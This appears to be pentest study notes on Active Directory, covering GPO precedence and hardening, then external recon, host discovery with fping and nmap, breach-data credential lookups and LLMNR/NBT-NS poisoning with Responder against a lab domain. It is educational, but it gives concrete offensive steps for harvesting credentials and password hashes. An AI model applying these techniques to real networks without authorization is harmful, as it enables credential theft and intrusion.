Periodically Auditing and Removing Stale Users and Objects
It is important for an organization to periodically audit AD and remove or disable any unused accounts.
Auditing Permissions and Access
Organizations should also periodically perform access control audits to ensure that users only have the level of access required for their day-to-day work. It is important to audit local admin rights, the number of Domain Admins, and Enterprise Admins to limit the attack surface, file share access, user rights, and more.
Audit Policies & Logging
Visibility into the domain is a must. An organization can achieve this through robust logging and then using rules to detect anomalous activity or indicators that a Kerberoasting attack is being attempted. These can also be used to detect AD enumeration. It is worth familiarizing yourself with Microsoft’s Audit Policy Recommendations to help detect compromise.
Using Restricted Groups
Restricted Groups allow for administrators to configure group membership via Group Policy. They can be used for a number of reasons, such as controlling membership in the local administrator’s group on all hosts in the domain by restricting it to just the local Administator account and Domain Admins and controlling membership in the highly privileged Enterprise Admins and Schema Admins groups and other key administrative groups.
Limiting Server Roles
It is important not to install additional roles on sensitive hosts, such as installing the Internet Information Server role on a DC. This would increase the attack surface of the DC, and this type of role should be installed on a separate standalone web server. Some other examples would be not hosting web apps on an Exchange mail server and seperating web servers and database servers out to different hosts. This type of role separation can help to reduce the impact of a successful attack.
Limiting Local Admin and RDP Rights
Organizations should tightly control which users have local admin rights on which computers. This can be achieved using Restricted Groups.
More Best Practices
… can be found here.
Group Policy
… is a Windows feature that provides administrators with a wide array of advanced settings that can apply to both user and computer accounts in a Windows environment. Every Windows host has a Local Group Policy editor to manage local settings. Group Policy is a powerful tool for managing and configuring user settings, operating systems, and applications. Group Policy is also a potent tool for managing security in a domain environment. From a security context, leveraging Group Policy is one of the best ways to widely affect your enterprise’s security posture. AD is by no means secure out of the box, and Group Policy, when used properly, is a crucial part of a defense-in-depth strategy.
While Group Policy is an excellent tool for managing the security of a domain, it can also be abused by attackers. Gaining rights over a Group Policy Object could lead to lateral movement, PrivEsc, and even full domain compromise if the attacker can leverage them in a way to take over d high-vale user or computer. They can also be used as a way for an attacker to maintain persistence within a network. Understanding how Group Policy works will give you a leg up against attackers and can help you greatly on pentests, sometimes finding nuanced misconfigurations that other penetration testers may miss.
GPOs
a GPO is a virtual collection of policy settings that can be applied to users or computers. GPOs include policies such as screen lock timeout, disabling USB ports, enforcing a custom domain password policy, installing software, managing applications, customizing remote access settings, and much more. Every GPO has a unique name and is assigned a unique identifier. They can be linked to a specific OU, domain, or site. A single GPO can be linked to multiple containers, and any container can have multiple GPOs applied to it. They can be applied to invidividual users, hosts, or groups by being applied directly to an OU. Every GPO contains one or more Group Policy settings that may apply at the local machine level or within the AD context.
RDP GPO Settings

GPO settings are processed using the hierarchical structure of AD and are applied using the Order of Precedence rule as seen below:
GPO Order of Precedence
GPOs are processed from the top down when viewing them from a domain organizational standpoint. A GPO linked to an OU at the highest level in an AD network would be processed first, followed by those linked to a child OU, etc. This means that a GPO linked directly to an OU containing user or computer objects is processed last. In other words, a GPO attached to a specific OU would have precedence over a GPO attached at the domain level because it will be processed last and could run the risk of overriding settings in a GPO higher up in the domain hierarchy. One more thing to keep track of with precedence is that a setting configured in Computer policy will always have a higher priority of the same setting applied to a user. The following graphic illustrates presedence and how it is applied.

| Level | Description |
|---|---|
| Local Group Policy | the policies are defined directly to the host locally outside the domain; any setting here will be overwritten if a similar setting is defined at a higher level |
| Site Policy | any policies specific to the Enterprise Site that the host resides in; remember that enterprise environments can span large campuses and even across countries; so it stands to reason that a site might have its own policies to follow that could differentiate it from the rest of the organization; access control policies are a great example of this; say a specific building or site performs secret or restricted research and requires a higher level of authorization for access to resources; you could specify those settings at the site level and ensure they are linked so as not to be overwritten by domain policy; this is also a great way to perform actions like printer and share mapping for users in specific sites |
| Domain-wide Policy | any settings you wish to have applied across the domain as a whole; for example, setting the password policy complexity level, configuring a Desktop background for all users, and setting a Notice of Use and Consent to Monitor banner at the login screen |
| OUs | these settings would affect users and computers who belong to specific OUs; you would want to place any unique settings here that are role-specific; for example, the mapping of a particular share drive that can only be accessed by HR, access to specific resources like printers, or the ability for IT admins to utilize PowerShell and command-prompt |
| Any OU Policies nested within other OUs | settings at this level would reflect special permissions for objects within nested OUs; for example, providing Security Analysts a specific set of AppLocker policy settings that differ from the standard IT AppLocker settings |
You can manage Group Policy fromt the Group Policy Management Console, custom applications, or using the PowerShell GroupPolicy Module via command line. The Default Domain Policy is the default GPO that is automatically created and linked to the domain. It has the highest precedence of all GPOs and is applied by default to all users and computers. Generally, it is best practice to use this default GPO to manage default settings that will apply domain-wide. The Default DCs policy is also created automatically with a domain and sets baseline security and auditing settings for all DCs in a given domain. It can customized as needed, like any GPO.
Look at another example using the Group Policy Management Console on a DC. In this image, you see several GPOs. The Disable Forced Restarts GPO will have precedence over the Logon Banner GPO since it would be processed last. Any settings configured in the Disable Forced Restarts GPO could potentially override settings in any GPOs higher up in the hierarchy.
GPMC Hive Example
This image also shows an example of several GPOs being linked to the Corp. If this option is set, policy settings in GPOs linked to lower OUs cannot override the settings. If a GPO is set at the domain level with the Enforced option selected, the settings contained in that GPO will be applied to all OUs in the domain and cannot be overridden by lower-level OU policies. In the past, this setting was called No override and was set on the container in question under AD users and computers. Belowe you can see an example of an Enforced GPO, where Logon Banner GPO is taking precedence over GPOs linked to lower OUs and therefore will not be overridden.
Enforced GPO Policy Precedence
Regardless of which GPO is set to enforced, if the Default Domain Policy GPO is enforced, it will take precedence over all GPOs at all levels.
Default Domain Policy Override
It is also possible to set the “Block inheritance” option on an OU. If this is specified for a particular OU, then policies higher up will not be applied to this OU. If both options are set, the “No override” option has precedence over the “Block inheritance” option. Here is a quick example. The Computers OU is inheriting GPOs set on the Corp OU in the below image.
If the “Block inheritance” option is chosen, you can see that the 3 GPOs applied higher up to the Corp OU are no longer enforced on the Computers OU.
Block Inheritance
Group Policy Refresh Frequency
When a new GPO is created, the settings are not automatically applied right away. Windows performs periodic Group Policy updates, which by default is done every 90 minutes with a randomized offset of +/- 30 minutes for users and computers. The period is only 5 minutes for DCs to update by default. When a new GPO is created and linked, it could take up to 2 hours until the setings take effect. This random offset of +/- 30 minutes is set to avoid overwhelming DCs by having all clients request Group Policy from the DC simultaneously
It is possible to change the default refresh interval within Group Policy itself. Furthermore, you can issue the command gpupdate /force to kick off the update process. This command will compare the GPOs currently applied on the machine against the DC and either modify or skip them depending on if they have changed since the last automatic update.
You can modify the refresh rate interval via Group Policy by clicking on “Computer Configuration”, “Policies”, “Administrative Templates”, “System”, “Group Policy” and selecting “Set Group Policy refresh interval for computers”. While it can be changed, it should not be set to occur too often, or it could cause network congestion leading to replication issues.
Security Considerations of GPOs
GPOs an be used to carry out attacks. These attacks may include adding additional rights to a user account that you control, adding a local administrator to a host, or creating an immediate scheduled task to run a malicious command such as modifying group membership, adding a new admin account, establishing a reverse shell connection, or even installing targeted malware throughout a domain. These attacks typically happen when a user has the rights required to modify a GPO that applies to an OU that contains either a user account that you control or a computer.
Below is an example of a GPO attack path identified using the BloodHound tool. This example shows that the Domain Users group can modify the Disconnect Idle RDP GPO due to nested group membership. In this case, you would next look to see which OUs this GPO applies to and if you can leverage these rights to gain control over a high-value user or computer and move laterally to escalate privileges within the domain.
Enumeration and (basic) Attacks
- Initial Enumeration
- Foothold
- User Hunting
- Internal Password Spraying
- Credentialed Enum & LOTL
- Kerberoasting
- ACL
- Extras
- Domain Trusts Attacks
- Cross-Forest Trust Attacks
Initial Enumeration
External Recon and Enumeration Principles
What and where to look for?
When conducting your external recon, there are several key items that you should be looking for. This information may not always be publicly accessible, but it would be prudent to see what is out there. If you get stuck, during a pentest, looking back at what could be obtained through passive recon can give you a nudge needed to move forward, such as password breach data that could be used to access a VPN or other externally facing service. The table below highlights the WHAT in what you would be searching for during this phase of your engagement.
| Data Point | Description |
|---|---|
| IP Space | Valid ASN for your target, netblocks in use for the organization’s public facing infra, cloud presence and the hosting providers, DNS record entries, etc. |
| Domain Information | Based on IP data, DNS, and site registrations. Who administers the domain? Are there any subdomains tied to your target? Are there any publicly accessible domain services present? Can you determine what kind of defenses are in place? |
| Schema Format | Can you discover the organization’s email accounts, AD usernames, and even password policies? Anything that will give you information you can use to build a valid username list to test external-facing services for password spraying, credential stuffing, brute forcing, etc. |
| Data Disclosures | For data disclosures you will be looking for publicly accessible files for any information that helps shed light on the target. For example, any published files that contain intranet site listings, user metadata, shares, or other critical software or hardware in the environment. |
| Breach Data | Any publicly released usernames, passwords, or other critical information that can help an attacker gain a foothold. |
The list of data points above can be gathered in many different ways. There are many different websites and tools that can provide you with some or all of the information above that you could use to obtain information vital to your assessment. The table below lists a few potential resources and examples that can be used.
| Resource | Examples |
|---|---|
| ASN / IP registrars | IANA, arin for searching the Americas, RIPE for searching in Europe, BGP Toolkit |
| Domain Registrars & DNS | Domaintools, PTRArchive, ICANN, manual DNS record requests against the domain in question or against well known DNS servers, such as 8.8.8.8. |
| Social Media | Searching Linkedin, Twitter, Facebook, your region’s major social media sites, news articles, and any relevant info you can find about the organization. |
| Public-Facing Company Websites | Often, the public websites for a corporation will have relevant info embedded. News articles, embedded documents, and the “About us” and “Contact us” pages can also be gold mines. |
| Cloud & Dev Storage Spaces | GitHub, AWS S3 buckets & Azure Blog Storage containers, Google searches using “Dorks” |
| Breach Data Sources | HaveIBeenPwned to determine if any corporate email accounts appear in public data, Dehashed to search for corporate emails with cleartext passwords or hashes you can try to crack offline. You can then try these passwords against any exposed login portals that may use AD authentication. |
Finding Address Spaces
The BGP-Toolkit is a fantastic resource for researching what address blocks are assigned to an organization and what ASN they reside within. Many large corporations will often self-host their infra, and since they have such a large footprint, they will have their own ASN. This will typically not be the case for smaller organizations or fledging companies. As you research, keep this in mind since smaller organizations will often host their websites and other infra in someone else’s space.
DNS
… is a great way to validate your scope and find out about reachable hosts the customer did not disclose in their scoping document. Sites like domaintools, and viewdns.info are great spots to start. You can get back many records and other data ranging from DNS resolution to testing for DNSSEC and if the site is accessible in more restricted countries. Sometimes you may find additional hosts out of scope, but looking interesting. In that case, you could bring this list to your client to see if any of them should indeed be included in the scope. You may also find interesting subdomains that were not listed in the scoping documents, but reside on in-scope IP addresses and therefore are fair game.

There is also a great way to validate some of the data found from your IP/ASN searches. Not all information about the domain found will be current, and running checks that can validate what you see is always good practice.
Public Data
Social media can be a treasure trove in interesting data that can clue you in to how the organization is structured, what kind of equipment they operate, potential software and security implementations, their schema, and more. On top of that list are job-related sites like Linkedin, Indeed.com, and Glassdoor. Simple job postings often reveal a lot about the company. For example, take a look at the job listing below. It’s for a SharePoint Admin and can key you in on many things. You can tell from the listing that the company has been using SharePoint for a while and has a mature program since they are talking about security programs, backups & disaster recovery, and more. What is interesting to you in this posting is that you can see the company likely uses SharePoint 2013 and SharePoint 2016. That means they may have upgraded in place, potentially leaving vulnerabilities in play that may not exist in newer versions. This also means you may run into different versions of SharePoint during your engagements.
Websites hostes by the organization are also great places to dig for information. You can gather contact emails, phone numbers, organizational charts, published documents, etc. These sites, specifically the embedded documents, can often have links to internal infra or intranet sites that you would not otherwise know about. Checking any publicly accessible information for those types of details can be quick wins when trying to formulate a picture of the domain structure. With the growing use of sites such as GitHub, AWS cloud storage, and other web-hosted platforms, data can also be leaked unintentionally. For example, a dev working on a project may accidently leave some credentials or notes hardcoded into a code release. If you know where to look for that data, it can give you an easy win. It could mean the difference between having to password spray and brute-force credentials for hours or days or gaining a quick foothold with developer credentials, which may also have elevated permissions.
Overarching Enum Principles
Keeping in mind that your goal is to understand your target better, you are looking for every possible avenue you can find that will provide you with a potential route to the inside. Enum itself if an iterative process you will repeat several times throughout a pentest. Besides the customer’s scoping document, this is your primary source of information, so you want to ensure you are leaving no stone unturned. When starting your enum, you will first use passive resources, starting wide in scope and narrowing down. Once you exhaust your initial run of passive enum, you will need to examine the results and then move into your active enum phase.
Example Enum Process
Check for ASN/IP & Domain Data
Start first by checking netblocks data and seeing what you can find.
From this look, you have already gleaned some interesting info.
- IP Address: 134.209.24.248
- Mail Server: mail1.inlanefreight.com
- Nameservers: NS1.inlanefreight.com & NS2.inlanefreight.com
For now, this is what you care about from its output. Inlanefreight is not a large corporation, so you didn’t expect to find that it had its own ASN. Validate:
In the request above, you utilized viewdns.info to validate the IP address of your target. Both results match, which is a good sign.
d41y@htb[/htb]$ nslookup ns1.inlanefreight.com
Server: 192.168.186.1
Address: 192.168.186.1#53
Non-authoritative answer:
Name: ns1.inlanefreight.com
Address: 178.128.39.165
nslookup ns2.inlanefreight.com
Server: 192.168.86.1
Address: 192.168.86.1#53
Non-authoritative answer:
Name: ns2.inlanefreight.com
Address: 206.189.119.186
You now have two new IP addresses to add to your list for validation and testing. Before taking any further action with them, ensure they are in-scope for your test.
Hunting for Files and Email Addresses
Moving on to examining the website inlanefreight.com by first checking for leaked documents and email addresses via Google Dorks.
# on google
filetype:pdf inurl:inlanefreight.com
intext:"@inlanefreight.com" inurl:inlanefreight.com
Browsing the contact page, you can several emails for staff in different offices around the globe. You now have an idea of their email naming convention and where some people work in the organization. This could be handy in later password spraying attacks or if social engineering / phishing were part of your engagement scope.
Username Harvesting
You can use a tool such as linkedin2username to scrape data from a company’s Linkedin page and create various mashups of usernames that can be added to your list of potential password spraying targets.
Credential Hunting
Dehashed is an excellent tool for hunting for cleartext credentials and password hashes in breach data. You can search either on the site or using a script that performs queries via the API. Typically you will find many old passwords for users that do not work on externally-facing portals that use AD auth, but you may get lucky. This is another tool that can be useful for creating a user list for external or internal password spraying.
d41y@htb[/htb]$ sudo python3 dehashed.py -q inlanefreight.local -p
id : 5996447501
email : roger.grimes@inlanefreight.local
username : rgrimes
password : Ilovefishing!
hashed_password :
name : Roger Grimes
vin :
address :
phone :
database_name : ModBSolutions
id : 7344467234
email : jane.yu@inlanefreight.local
username : jyu
password : Starlight1982_!
hashed_password :
name : Jane Yu
vin :
address :
phone :
database_name : MyFitnessPal
<SNIP>
Initial Enumeration of the Domain
Identifying Hosts
First, take some time to listen to the network and see what’s going on. You can use Wireshark and TCPDump to “put your ear to the wire” and see what hosts and types of network traffic you can capture. This is particularly helpful if the assessment approach is “black box”. You notice some ARP requests and replies, MDNS, and other basic layer two packets some of which you can see below. This is a great start that gives you a few bits of information about the customer’s network setup.
Wireshark
┌─[htb-student@ea-attack01]─[~]
└──╼ $sudo -E wireshark
11:28:20.487 Main Warn QStandardPaths: runtime directory '/run/user/1001' is not owned by UID 0, but a directory permissions 0700 owned by UID 1001 GID 1002
<SNIP>
ARP packets make you aware of the hosts: .5, .25, .50, .100, .125.
MDNS makes you aware of the ACADEMY-EA-WEB01 host.
TCPDump
If you are on a host without a GUI, you can use tcpdump, net-creds, and NetMiner, etc., to perform the same functions. You can also use tcpdump to save a capture to a .pcap file, transfer it to another host, and open it in Wireshark.
d41y@htb[/htb]$ sudo tcpdump -i ens224
There is no one right way to listen and capture network traffic. There are plenty of tools that can process network data. Wireshark and tcpdump are just a few of the easiest to use and most widely known. Depending on the host you are on, you may already have a network monitoring tool built-in, such as pktmon.exe, which was added to all editions of Windows 10. As a note for testing, it’s always a good idea to save the PCAP traffic you capture. You can review it again later to look for more hints, and it makes for great additional information to include while writing your reports.
Responder
Your first look at network traffic pointed you to a couple of hosts via MDNS and ARP. Utilize Responder to analyze network traffic and determine if anything else in the domain pops up.
Responder is a tool built to listen, analyze, and poison LLMNR, NBT-NS, and MDNS requests and responses. It has many more functions, but for now, all you are utilizing is the tool in its Analyze mode. This will passively listen to the network and not send any poisoned packets.
sudo responder -I ens224 -A
As you start Responder with passive analysis mode enabled, you will requests flow in your session. Notice below that you found a few unique hosts not previously mentioned in your Wireshark captures. It’s wort noting these down as you are starting to build a nice target list of IPs and DNS hostnames.
FPing
Your passive checks have given you a few hosts to note down for a more in-depth enumeration. Now perform some active checks starting with a quick ICMP sweep of the subnet using fping.
Fping provides you with a similar capability as the standard ping application in that it utilizes ICMP requests and replies to reach out and interact with a host. Where fping shines is in its ability to issue ICMP packets against a list of multiple hosts at once and its scriptability. Also, it works in a round-robin fashion, querying hosts in a cyclical manner instead of waiting for multiple requests to a single host to return before moving on. These checks will help you determine if anything else is active on the internal network. ICMP is not a one-stop-show, but it is an easy way to get initial idea of what exists. Other open ports and active protocols may point to new hosts for later targeting.
Here you’ll start fping with a few flags: a to show targets that are alive, s to print stats at the end of the scan, g to generate a target list from the CIDR network, and q to not show per-target results.
d41y@htb[/htb]$ fping -asgq 172.16.5.0/23
172.16.5.5
172.16.5.25
172.16.5.50
172.16.5.100
172.16.5.125
172.16.5.200
172.16.5.225
172.16.5.238
172.16.5.240
510 targets
9 alive
501 unreachable
0 unknown addresses
2004 timeouts (waiting for response)
2013 ICMP Echos sent
9 ICMP Echo Replies received
2004 other ICMP received
0.029 ms (min round trip time)
0.396 ms (avg round trip time)
0.799 ms (max round trip time)
15.366 sec (elapsed real time)
The command above validates which hosts are active in the /23 network and does it quietly instead of spamming the terminal with results for each IP in the target list. You can combine the successful results and the information you gleaned from your passive checks into a list for a more detailed scan with Nmap. From the fping command, you can see 9 live hosts, including your attack host.
Nmap
Now that you have a list of active hosts within your network, you can enumerate those hosts further. You are looking to determine what services each host is running, identify critical hosts such as DCs and web servers, and identify potentially vulnerable hosts to probe later. With your focus on AD, after doing a broad sweep, it would be wise of you to focus on standard protocols typically seen accompanying AD services, such as DNS, SMB, LDAP, and Kerberos name a few.
sudo nmap -v -A -iL hosts.txt -oN /home/htb-student/Documents/host-enum
...
Nmap scan report for inlanefreight.local (172.16.5.5)
Host is up (0.069s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2022-04-04 15:12:06Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: INLANEFREIGHT.LOCAL0., Site: Default-First-Site-Name)
|_ssl-date: 2022-04-04T15:12:53+00:00; -1s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
| Issuer: commonName=INLANEFREIGHT-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-03-30T22:40:24
| Not valid after: 2023-03-30T22:40:24
| MD5: 3a09 d87a 9ccb 5498 2533 e339 ebe3 443f
|_SHA-1: 9731 d8ec b219 4301 c231 793e f913 6868 d39f 7920
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: INLANEFREIGHT.LOCAL0., Site: Default-First-Site-Name)
<SNIP>
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: INLANEFREIGHT.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: INLANEFREIGHT.LOCAL0., Site: Default-First-Site-Name)
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: INLANEFREIGHT
| NetBIOS_Domain_Name: INLANEFREIGHT
| NetBIOS_Computer_Name: ACADEMY-EA-DC01
| DNS_Domain_Name: INLANEFREIGHT.LOCAL
| DNS_Computer_Name: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
| DNS_Tree_Name: INLANEFREIGHT.LOCAL
| Product_Version: 10.0.17763
|_ System_Time: 2022-04-04T15:12:45+00:00
<SNIP>
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: ACADEMY-EA-DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Your scans have provided you with the naming standard used by NetBIOS and DNS, you can see some hosts have RDP open, and they have pointed you in the direction of the primary DC for the INLANEFREIGHT.LOCAL domain. The results below show some interesting results surrounding a possible outdated host.
d41y@htb[/htb]$ nmap -A 172.16.5.100
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 13:42 EDT
Nmap scan report for 172.16.5.100
Host is up (0.071s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 7.5
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_ Potentially risky methods: TRACE
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open https?
445/tcp open microsoft-ds Windows Server 2008 R2 Standard 7600 microsoft-ds
1433/tcp open ms-sql-s Microsoft SQL Server 2008 R2 10.50.1600.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2022-04-08T17:38:25
|_Not valid after: 2052-04-08T17:38:25
|_ssl-date: 2022-04-08T17:43:53+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
| Target_Name: INLANEFREIGHT
| NetBIOS_Domain_Name: INLANEFREIGHT
| NetBIOS_Computer_Name: ACADEMY-EA-CTX1
| DNS_Domain_Name: INLANEFREIGHT.LOCAL
| DNS_Computer_Name: ACADEMY-EA-CTX1.INLANEFREIGHT.LOCAL
|_ Product_Version: 6.1.7600
Host script results:
| smb2-security-mode:
| 2.1:
|_ Message signing enabled but not required
| ms-sql-info:
| 172.16.5.100:1433:
| Version:
| name: Microsoft SQL Server 2008 R2 RTM
| number: 10.50.1600.00
| Product: Microsoft SQL Server 2008 R2
| Service pack level: RTM
| Post-SP patches applied: false
|_ TCP port: 1433
|_nbstat: NetBIOS name: ACADEMY-EA-CTX1, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:c7:1c (VMware)
| smb-os-discovery:
| OS: Windows Server 2008 R2 Standard 7600 (Windows Server 2008 R2 Standard 6.1)
| OS CPE: cpe:/o:microsoft:windows_server_2008::-
| Computer name: ACADEMY-EA-CTX1
| NetBIOS computer name: ACADEMY-EA-CTX1\x00
| Domain name: INLANEFREIGHT.LOCAL
| Forest name: INLANEFREIGHT.LOCAL
| FQDN: ACADEMY-EA-CTX1.INLANEFREIGHT.LOCAL
|_ System time: 2022-04-08T10:43:48-07:00
<SNIP>
You can see from the output above that you have a potential host running an outdated OS. This is of interest to you since it means there are legacy OS running in this AD environment. It also means there is potential for older exploits like EternalBlue, MS08-067, and others to work and provide you with a SYSTEM level shell. As weird as it sounds to have hosts running legacy software or end-of-life OS, it is still common in large enterprise environments. You will often have some process or equipment such as a production line or the HVAC built on the older OS and has been in place for a long time. Taking equipment like that offline is costly and can hurt an organization, so legacy hosts are often left in place. They will likely try to build a hard outer shell of Firewalls, IDS/IPS, and other monitoring and protection solutions around those systems. If you can find your way into one, it is a big deal and can be a quick and easy foothold. Before exploiting legacy systems, however, you should alert your client and get their approval in writing in case an attack results in system instability or brings a service or the host down. They may prefer that you just observe, report, and move on without actively exploiting the system.
The results of these scans will clue you into where you will start looking for potential domain enumeration avenues, not just host scanning. You need to find your way to a domain user account. Looking at your resulsts, you found several servers that host domain services. Now that you know what exists and what services are running, you can poll those servers and attempt to enumerate users. Be sure to use the -oA flag as a best practice when performing Nmap scans. This will ensure that you have your scan results in several formats for logging purposes and formats that can be manipulated and fed into other tools.
You need to be aware of what scans you run and how they work. Some of the Nmap scripted scans run active vulnerability checks against a host that could cause system instability or take it offline, causing issues for the customer or worse. For example, running a large discovery scan against a network with devices such as sensors or logic controllers could potentially overload them and disrupt the customer’s industrial equipment causing a loss of product or capability.
Sniffing out a Foothold
LLMNR / NBT-NS Poisoning - from Linux
Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are Microsoft Windows components that serve as alternate methods of host identification that can be used when DNS fails. If a machine attempts to resolve a host but DNS resolution fails, typically, the machine will try to ask all other machines on the local network for the correct host address via LLMNR. LLMNR is based upon the Domain Name System format and allows hosts on the same local link to perform name resolution for other hosts. It uses port 5355 over UDP natively. If LLMNR fails, the NBT-NS will be used. NBT-NS identifies systems on a local network by their NetBIOS name. NBT-NS utilizes port 137 over UDP.
ANY host on the network can reply. This is where you come in with Responder to poison these requests. With network access, you can spoof an authoritative name resolution source in the broadcast domain by responding to LLMNR and NBT-NS traffic as if they have an answer for the requesting host. This poisoning effort is done to get the victims to communicate with your system by pretending that your rogue system knows the location of the requested host. If the requested host requires name resolution or authentication actions, you can capture the NetNTLM hash and subject it to an offline brute force attack in attempt to retrieve the cleartext password. The captured authentication request, can also be relayed to access another host or used against a different protocol on the same host. LLMNR/NBNS spoofing combined with a lack of SMB signing can often lead to administrative access on hosts within a domain.
Example:
- A host attempts to connect to the print server at \print01.inlanefreight.local, but accidentally types in \printer01.inlanefreight.local.
- The DNS server responds, stating that this host is unknown.
- The host then broadcasts out to the entire local network asking if anyone knows the location of \printer01.inlanefreight.local.
- The attacker responds to the host stating that it is the \printer01.inlanefreight.local that the host is looking for.
- The host believes this reply and sends an authentication request to the attacker with a username and NTLMv2 password hash.
- This hash can then be cracked offline or used in an SMB relay attack if the right conditions exist.
Responder
… is a relatively straightforward tool, but is extremely powerful and has many different functions.
d41y@htb[/htb]$ responder -h
__
.----.-----.-----.-----.-----.-----.--| |.-----.----.
| _| -__|__ --| _ | _ | | _ || -__| _|
|__| |_____|_____| __|_____|__|__|_____||_____|__|
|__|
NBT-NS, LLMNR & MDNS Responder 3.0.6.0
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
Usage: responder -I eth0 -w -r -f
or:
responder -I eth0 -wrf
Options:
--version show program's version number and exit
-h, --help show this help message and exit
-A, --analyze Analyze mode. This option allows you to see NBT-NS,
BROWSER, LLMNR requests without responding.
-I eth0, --interface=eth0
Network interface to use, you can use 'ALL' as a
wildcard for all interfaces
-i 10.0.0.21, --ip=10.0.0.21
Local IP to use (only for OSX)
-e 10.0.0.22, --externalip=10.0.0.22
Poison all requests with another IP address than
Responder's one.
-b, --basic Return a Basic HTTP authentication. Default: NTLM
-r, --wredir Enable answers for netbios wredir suffix queries.
Answering to wredir will likely break stuff on the
network. Default: False
-d, --NBTNSdomain Enable answers for netbios domain suffix queries.
Answering to domain suffixes will likely break stuff
on the network. Default: False
-f, --fingerprint This option allows you to fingerprint a host that
issued an NBT-NS or LLMNR query.
-w, --wpad Start the WPAD rogue proxy server. Default value is
False
-u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
Upstream HTTP proxy used by the rogue WPAD Proxy for
outgoing requests (format: host:port)
-F, --ForceWpadAuth Force NTLM/Basic authentication on wpad.dat file
retrieval. This may cause a login prompt. Default:
False
-P, --ProxyAuth Force NTLM (transparently)/Basic (prompt)
